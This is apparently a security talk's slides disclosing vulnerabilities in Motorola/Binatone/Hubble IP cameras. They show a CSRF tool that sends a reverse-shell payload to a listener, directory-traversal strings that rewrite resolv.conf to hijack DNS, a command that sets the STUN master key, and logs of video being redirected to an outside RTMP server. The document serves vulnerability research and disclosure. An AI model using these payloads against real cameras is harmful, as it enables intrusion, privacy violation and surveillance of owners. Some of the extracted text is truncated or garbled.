
At the end of the upgrade, camera will reset with LED ON.

WARNING:Please ensure Power Supply to the camera remain connected throughout the upgrading.










Click here to root all your cameras

[illegible]

context



CSRF to exploit cameras at scale 😊 😊

  file:///C:/Users/alex/Documents/CCTV/IP Camera nobbler.html       

IP Camera nobbler CSRF












Found Motorola/Binatone IP camera at http://192.168.1.5

Sending reverse shell payload to http://192.168.1.5, Expect a callback on UDP 192.168.1.99:1337

```
../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/etc/c
```

Subverting DNS on http://192.168.1.5. Ensure DNS and a web server is running at 192.168.1.99

```
../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../mnt/skyeye/mlswwwn/../../../../etc/resolv.conf
```

|  |  Inspector |  Console |  Debugger |  Style Editor |  Performance |  Network |     | | | | | | | |
|---|---|---|--|--|---|---|---|-------|--------|--------|--|--|--|--|
| ✓ | Method | File | Domain | Type | Transferred | Size | 0 ms | 80 ms | 160 ms | 240 ms | | | | |
| ● | GET | interfacebg.jpg | 192.168.1.2 | plain | — | 0 kB | — 3 ms | | | | | | | |
| ● | GET | interfacebg.jpg | 192.168.1.3 | plain | — | 0 kB | — 3 ms | | | | | | | |
| ● | GET | interfacebg.jpg | 192.168.1.4 | plain | — | 0 kB | — 3 ms | | | | | | | |
| ● 200 | GET | interfacebg.jpg | 192.168.1.5 | jpeg | 8.17 kB | 10.89 kB | — 69 ms | | | | | | | |
| ● 200 | POST | haserlupgrade.cgi | 192.168.1.5:8080 | html | — | 0 kB | | | | | | | | |

Receiving movement alerts

- Change the DNS file to hijack traffic destined for **upload1.hubble.in**
- Write a tiny PHP script called 'clip.json' to handle the JPEGs/FLVs and enjoy



Index of /v1/uploads


| | Name | Last modified | Size | Descr |
|---|---|-------------------------------|----------------------|-----------------------|
|  | Parent Directory | | - | |
|  | 000AE2204FAE_04_20151022125726000.jpg | 22-Oct-2015 12:57 | 46K | |
|  | 000AE2204FAE_04_20151022125726000_00001_13_last.flv | 22-Oct-2015 12:57 | 1.5M | |
|  | clip.json | 22-Oct-2015 12:12 | 405 | |
|  | snap.json | 22-Oct-2015 12:23 | 336 | |

Remote attack via STUN

- STUN is misused to smuggle encrypted commands from the 'cloud' to camera eg. start recording, change video server, move left, reboot..
- Commands are encrypted with AES-128 and a random key stored on the camera and the Hubble server
- IV implementation seeds `srand()` with the time and is present in every STUN message as first 16 bytes. This makes it both predictable and pointless as you know it's the first 16 bytes in every packet
- If you haven't already stolen the key from the logs (`/cgi-bin/logdownload.cgi`) you can always set it yourself:
- `GET /?action=command&command=set_master_key=MyCameraNowThanx`

Old API meets new API = security fail

- A UDP port on the WAN interface of the NAT router is kept open with STUN heartbeat messages
- Camera decrypts encrypted STUN messages then sends them away via CURL to receive them in the same program via HTTP



Blind remote video hijack

```
13:35:18 INFO (857:udp_send.c:872) [ST] Sent BIU packet
13:35:21 INFO (857:udp_send.c:461) [ST] New padding command : action=command&command=set_wowza_server&value=10.45.3.133
13:35:21 INFO (9875:httpd.c:3607) [HT] HT : Request string: GET /?action=command&command=set_wowza_server&value=10.45.3.133

13:35:21 INFO (878:plugin_http.c:618) [HT] Concurrent g_uiConnThreadCnt: 0
13:35:21 INFO (857:stunbridge.c:148) [ST] Camera return 'set_wowza_server: 0'
13:35:34 INFO (857:udp_send.c:872) [ST] Sent BIU packet
13:35:34 INFO (870:plugin_network.c:939) [NK] Ping server ...
13:35:34 INFO (870:plugin_network.c:946) [NK] Ping server OK 0
13:35:34 INFO (870:plugin_network.c:997) [NK] Next ping server 29735ms
13:35:34 INFO (879:ui_led.c:621) [HT] =====EVENT_SERVER_CONNECTED_MODE
13:35:35 INFO (857:udp_send.c:461) [ST] New padding command : action=command&command=start_rtmp
13:35:35 INFO (878:plugin_http.c:618) [HT] Concurrent g_uiConnThreadCnt: 0
13:35:35 INFO (9876:httpd.c:3607) [HT] HT : Request string: GET /?action=command&command=start_rtmp HTTP/1.1

13:35:35 INFO (866:plugin_rtmp.c:544) [RT] m_uiBufUpdateTimeFLVHeader=0

13:35:35 INFO (866:plugin_rtmp.c:297) [RT] ImportFLVHeader: SUCCESS

13:35:35 INFO (866:plugin_rtmp.c:560) [RT] Connect to rtmp://10.45.3.133:1935/camera/blinkhd.fed8abdaeacb.stream live=1

13:35:35 INFO (857:stunbridge.c:148) [ST] Camera return '{"value": "0"}'
13:35:35 INFO (866:plugin_rtmp.c:578) [RT] Connect RTMP server

13:35:35 INFO (879:ui_led.c:507) [HT] =====EVENT_RTMP_START_STREAMING
```

Spoofing STUN over NAT

| Time | Source | Destination | Protocol | Length | Info |
|--------------------|-------------|-------------|----------|--------|--------------------------------|
| 12:26:34.117746000 | 52.6.40.104 | 10.45.3.82 | UDP | 195 | Source port: stun Destination |
| 12:26:34.559725000 | 10.45.3.82 | 52.6.40.104 | STUN | 146 | Binding Success Response user: |
| 12:26:36.593329000 | 10.45.3.82 | 52.6.40.104 | STUN | 86 | Binding Indication user: 000AE |
| 12:26:39.980737000 | 52.6.40.104 | 10.45.3.82 | UDP | 195 | Source port: stun Destination |
| 12:26:40.289084000 | 10.45.3.82 | 52.6.40.104 | STUN | 146 | Binding Success Response user: |
| 12:26:52.011505000 | 10.45.3.82 | 52.6.40.104 | STUN | 86 | Binding Indication user: 000AE |
| 12:27:07.310753000 | 10.45.3.82 | 52.6.40.104 | STUN | 86 | Binding Indication user: 000AE |

```

16: 195 bytes on wire (1560 bits), 195 bytes captured (1560 bits) on interface 0
et II, Src: Dell_d4:12:28 (d4:be:d9:d4:12:28), Dst: Netgear_2b:a9:e7 (c4:04:15:2b:a9:e7)
et Protocol Version 4, Src: 52.6.40.104 (52.6.40.104), Dst: 10.45.3.82 (10.45.3.82)
atagram Protocol, Src Port: stun (3478), Dst Port: 50610 (50610)
153 bytes)
i: 00010084434f4e54455854204f574e5320594f55802e0004...
gth: 153]

```

```

04 15 2b a9 e7 d4 be d9 d4 12 28 08 00 45 00 ...+.... ...(..E.
b5 9d 8a 00 00 40 11 72 c1 34 06 28 68 0a 2d .....@. r.4.(h.-
52 0d 96 c5 b2 00 a1 39 b1 00 01 00 84 43 4f .R..... 9.....C0
54 45 58 54 20 4f 57 4e 53 20 59 4f 55 80 2e NTEXT OW NS YOU..
04 66 6f 75 72 00 06 00 0c 30 30 30 41 45 32 ..four.. ..000AE2
30 34 46 41 45 80 2b 00 0c 31 32 33 34 35 36 204FAE.+ ..123456
38 39 30 31 32 80 31 00 40 a8 c8 e8 d2 04 e0 789012.1 .@.....
f6 79 bf 02 05 20 e6 05 61 ea 91 f9 16 1b d6 ..y... . .a.....

```

Sales alert...



Summary of issues

- Pair button – where to start...
- Insecure firmware and update process
- Directory traversal and lack of input validation on CGI script
- Encryption keys (WPA, AES STUN) stored in clear
- Encryption keys in log files available via web UI!
- Default password for log files downloadable from open AP
- Test accounts for Gmail, FTP and Dropbox visible
- Default Wi-Fi profile from factory including WPA key
- Possible GPL violations for PJNATH, MJPG streamer

Disclosure responses

- *“..whether you had actually tried to do the root exploit, or simply detected it with scanning? I can’t get it to take hold, largely because that isn’t a full stack of LINUX in there anyway, so root isn’t proving all that useful.” – A CISO*
- *“...The scans sometimes raise a concern that proves to be limited by the extremely limited functionality of the camera.” – A CISO*

Questions

